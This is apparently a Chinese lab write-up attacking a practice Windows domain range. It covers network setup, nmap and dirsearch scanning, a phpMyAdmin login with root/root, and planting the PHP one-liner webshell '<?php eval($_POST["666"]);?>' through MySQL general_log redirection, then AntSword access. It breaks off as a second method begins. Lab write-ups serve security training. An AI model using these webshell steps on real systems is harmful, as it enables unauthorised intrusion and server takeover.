
web服务器能直接访问域成员

域成员之间能相互访问，但不能访问web服务器，（单向的）


1.win7ping外网：没问题



2.win2008和2k3均不能访问外网




3.win7能单向通2k3和2008，但2k3和2008不能通win7



win7在c盘打开phpstudy

!! win7需要重启才能打开phpstudy



4.物理机去访问win7，可以访问

← ↻ ⚠ 不安全 192.168.52.143

☆ ☆= 验证你的身份

phpStudy 探针 for phpStudy 2014

not 不想显示

服务器参数			
服务器域名/IP地址	192.168.52.143(192.168.52.143)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本: NT	服务器解译引擎	Apache/2.4.23 (Win32) OpenSSL
服务器语言	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php

PHP已编译模块检测


Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL
odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql
pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash

5.kali攻击机能通win7的外网

第一次ping不通，win7的防火墙没关


输入：netsh advfirewall show allprofiles state #检查防火墙状态

输入：netsh advfirewall set allprofiles state off #关闭所有防火墙



再去ping就通了,

下面我是物理机用mobaxterm ssh连的kali攻击机



4.靶机搭建完成

至此，内网域环境搭建完毕

信息收集

nmap 探测目标IP


```
mkdir nmap_result #创建文件夹
```

```
nmap 192.168.13.1/24 -p- --min-rate 2222 -r -PN -oA nmap_results/host_scan
```

#探测主机IP，并把结果存到nmap_result路径下

dirsearch http目录扫描

```
dirsearch -u http://192.168.52.135 -e rar、zip、php、sql、bak #http目录扫描
```



```
[22:47:38] 403 - 221B - /.htaccess_sc
[22:47:38] 403 - 221B - /.htaccessOLD
[22:47:38] 403 - 222B - /.htaccessOLD2
[22:47:38] 403 - 213B - /.html
[22:47:38] 403 - 214B - /.html
[22:47:38] 403 - 223B - /.htpasswd_test
[22:47:38] 403 - 219B - /.htpasswd
[22:47:38] 403 - 220B - /.http-oauth
[22:48:02] 403 - 225B - /index.php::$DATA
[22:48:11] 200 - 71KB - /phpinfo.php
[22:48:11] 301 - 241B - /phpMyAdmin -> http://192.168.52.135/phpMyAdmin/
[22:48:11] 301 - 241B - /phpmyadmin -> http://192.168.52.135/phpmyadmin/
[22:48:12] 200 - 32KB - /phpmyadmin/ChangeLog
[22:48:13] 200 - 4KB - /phpmyadmin/index.php
[22:48:14] 200 - 4KB - /phpMyAdmin/
[22:48:14] 200 - 4KB - /phpMyAdmin/
[22:48:15] 200 - 4KB - /phpMyAdmin/
[22:48:15] 200 - 4KB - /phpMyAdmin/index.php
[22:48:15] 200 - 4KB - /phpmyadmin/
[22:48:15] 200 - 2KB - /phpmyadmin/README
[22:48:24] 403 - 225B - /Trace.axd::$DATA
[22:48:28] 403 - 226B - /web.config::$DATA

Task Completed
[22:48:28] 403 - 226B - /web.config::$DATA
```

扫出phpmyadmin

dirdmap http目录扫描

```
python3 dirdmap.py -i http://192.168.52.135 -lcf #http目录扫描
```


phpStudy 探针 for phpStudy 2014

not 不想显示 phpStudy 探针

服务器参数			
服务器域名/IP地址	192.168.52.135(192.168.52.135)		
服务器标识	Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本: NT	服务器解释引擎	Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
服务器语言	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6	服务器端口	80
服务器主机名	STU1	绝对路径	C:/phpStudy/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/phpStudy/WWW/l.php

PHP已编译模块检测	
Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL odbc pcrc Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2 SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli pdo_mysql pdo_sqlite sqlite3 xsl xslrpc xsl xpath	

PHP相关参数			
PHP信息 (phpinfo) :	PHPINFO	PHP版本 (php_version) :	5.4.45
PHP运行方式:	APACHE2HANDLER	脚本占用最大内存 (memory_limit) :	128M
PHP安全模式 (safe_mode) :	×	POST方法提交最大限制 (post_max_size) :	8M
上传文件最大限制 (upload_max_filesize) :	2M	浮点型数据显示的有效位数 (precision) :	14
脚本超时时间 (max_execution_time) :	30秒	socket超时时间 (default_socket_timeout) :	60秒
PHP页面根目录 (doc_root) :	×	用户根目录 (user_dir) :	×
dl()函数 (enable_dl) :	×	指定包含文件目录 (include_path) :	×
显示错误信息 (display_errors) :	√	自定义全局变量 (register_globals) :	×
数据反斜杠转义 (magic_quotes_gpc) :	×	"<?...?>"短标签 (short_open_tag) :	×
"<% %>"ASP风格标记 (asp_tags) :	×	忽略重复错误信息 (ignore_repeated_errors) :	×
忽略重复的错误源 (ignore_repeated_source) :	×	报告内存泄漏 (report_memleaks) :	√
自动字符串转义 (magic_quotes_gpc) :	×	外部字符串自动转义 (magic_quotes_runtime) :	×

进入数据库管理页面

进扫到的phpmyadmin看，账户密码都是root



欢迎使用 phpMyAdmin

语言 - Language


中文 - Chinese simplified ▼

登录

用户名:

root

密码:



思路：

这类进入数据库管理界面，常见的思路是看当前用户有无文件读写的权限，上传文件权限、有无超级管理权限等
利用一句话木马去连蚁剑等获取webshell

`SELECT user(), file_priv, super_priv FROM mysql.user WHERE user = '当前登录用户';` #查询权限

file权限——（可用into outfile、load_file）

super权限——（可改set GLOBAL、修改日志等）

这里有两种获取Webshell途径，一是在phpmyadmin，二是在yxcms

（不过获得其中一个webshell，另一个也就不需要了）

webshell方式一（改日志法）

进入phpmyadmin后台管理页面

mysql一般有两种方式，into outfile和SET GLOBAL

第一种：select '一句话木马' into outfile '绝对路径'

满足条件

- 1.secure_file+priv变量非null，支持读写 #可在sql执行SHOW VARIABLES LIKE "secure_file_priv";查看
- 2.用户拥有足够的权限
- 3.知道当前网站的绝对路径

第二种：修改日志文件general_log #因为输入的命令语句会保存到日志文件里)

- 1.需要file权限
- 2.general_log处于ON开启状态 #在sql执行SHOW VARIABLES LIKE '%general_log%'查看

第一步：查看当前权限

1.sql执行：

```
SHOW VARIABLES LIKE "secure_file_priv"
```

✓ 您的 SQL 语句已成功运行

```
SHOW VARIABLES LIKE "secure_file_priv"
```

+ 选项

Variable_name	Value
secure_file_priv	NULL



输出为null，不能用into outfile

2.在sql执行：

```
SHOW GRANTS FOR CURRENT_USER();
```

✓ 您的 SQL 语句已成功运行

SHOW GRANTS FOR CURRENT_USER()

+ 选项

Grants for root@localhost

GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' IDENTIFIED BY PASSWORD '*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B' WITH GRANT OPTION
GRANT PROXY ON "" TO 'root'@'localhost' WITH GRANT OPTION

查询结果选项

SHOW GRANTS 输出包含

GRANT SUPER ON . 可以用 SET GLOBAL (前提: 有 FILE 权限才能写日志文件)

第二步: 查看日志是否开启及保存路径

sql执行:

SHOW VARIABLES LIKE '%general_log%'

显示查询框

✓ 您的 SQL 语句已成功运行

SHOW VARIABLES LIKE '%general_log%'

+ 选项

Variable_name	Value
general_log	OFF
general_log_file	C:\phpStudy\MySQL\data\stu1.log

未开启, 修改为ON

```
SET GLOBAL general_log = "ON"
```


显示查询框

✓ 您的 SQL 语句已成功运行

```
SHOW VARIABLES LIKE '%general_log%'
```

+ 选项

Variable_name	Value
general_log	ON
general_log_file	C:\phpStudy\MySQL\data\stu1.log

A screenshot of a MySQL command-line interface. At the top, a green status bar says "您的 SQL 语句已成功运行" (Your SQL statement has been successfully executed). Below it, the command "SHOW VARIABLES LIKE '%general_log%'" is entered. The output is displayed in a table with two columns: "Variable_name" and "Value". The first row shows "general_log" with a value of "ON". The second row shows "general_log_file" with a value of "C:\phpStudy\MySQL\data\stu1.log". A red arrow points to the "ON" value in the first row.

第三步：设置日志文件路径为php文件（随便取后缀为php的名）


```
SET GLOBAL general_log_file="C:/phpStudy/www/abc.php"
```

✓ 您的 SQL 语句已成功运行 (查询花费 0.0000 秒)

```
SET GLOBAL general_log_file = "C:/phpStudy/www/abc.php"
```

在数据库 mysql 运行 SQL 查询: ⓘ

```
SET GLOBAL general_log_file="C:/phpStudy/www/abc.php"
```

A screenshot of a MySQL command-line interface. A green status bar at the top says "您的 SQL 语句已成功运行 (查询花费 0.0000 秒)" (Your SQL statement has been successfully executed (query cost 0.0000 seconds)). Below it, the command "SET GLOBAL general_log_file = \"C:/phpStudy/www/abc.php\"" is entered. Underneath, there is a section "在数据库 mysql 运行 SQL 查询: ⓘ" (Run SQL query in database mysql ⓘ) which shows the same command being executed in a query window.

再次查看SHOW VARIABLES LIKE '%general_log%'

显示查询框

✓ 您的 SQL 语句已成功运行

```
SHOW VARIABLES LIKE '%general_log%'
```

+ 选项

Variable_name	Value
general_log	ON
general_log_file	C:/phpStudy/www/abc.php

路径已改

A screenshot of a MySQL command-line interface. A green status bar at the top says "您的 SQL 语句已成功运行" (Your SQL statement has been successfully executed). Below it, the command "SHOW VARIABLES LIKE '%general_log%'" is entered. The output is displayed in a table with two columns: "Variable_name" and "Value". The first row shows "general_log" with a value of "ON". The second row shows "general_log_file" with a value of "C:/phpStudy/www/abc.php". A red arrow points from the text "路径已改" (Path has been changed) to the new path "C:/phpStudy/www/abc.php" in the second row.

第四步：执行一句话木马，打开蚁剑

显示查询框

显示行 0 - 0 (1 总计, 查询花费 0.0000 秒)

`SELECT '<?php eval($_POST["666"]);?>'`

显示: 起始行: 0 行数: 30 每 100 行重复表头

+ 选项

`<?php eval($_POST["666"]);?>`

`<?php eval($_POST["666"]);?>`

`SELECT '<?php eval($_POST["666"]);?>';`

蚁剑填写url和666密码——右键鼠标——文件管理

添加数据

添加 清空 测试连接

基础配置

URL地址:

连接密码:

网站备注:

编码设置: UTF8

连接类型: PHP

编码器

☒ default (不推荐)

☐ base64

☐ chr

请求信息

其他设置

成功
连接成功!

AntSword 编辑 窗口 调试

显示

设置

数据管理 (1)

URL地址	IP地址	物理位置	网站备注	创建时间	更新时间
http://192.168.52.135/abc.php	192.168.52.135	局域网 对方和...		2026/05/29 14:33:28	2026/05/29 14:33:28

虚拟终端
文件管理
数据操作
浏览网站

中国蚁剑

AntSword 编辑 窗口 调试

192.168.52.135

目录列表 (2)

C:/

phpStudy

WWW

phpMyAdmin

yxcms

D:/

文件列表 (6)

名称	日期	大小
phpMyAdmin	2019-10-13 08:39:26	48
yxcms	2019-10-13 09:01:07	
abc.php	2026-05-29 06:32:37	2.18
beifen.rar	2019-10-13 09:05:39	3
l.php	2014-02-27 15:02:21	20.7
phpinfo.php	2013-05-09 12:56:36	2

拿到Webshell


这两种方法像一个带钥匙（into outfile）有限制但隐蔽，一个用电钻-万能钥匙（general_log）有用但动静大，修改整个日志读写配置。

Webshell方式二 （文件写入一句话法）

第一步：查看压缩包信息

把dirmap扫到的压缩包rar，下载下来

<http://192.168.52.135/beifen.rar>，看了源码，是个cms系统，进入index.php等页面

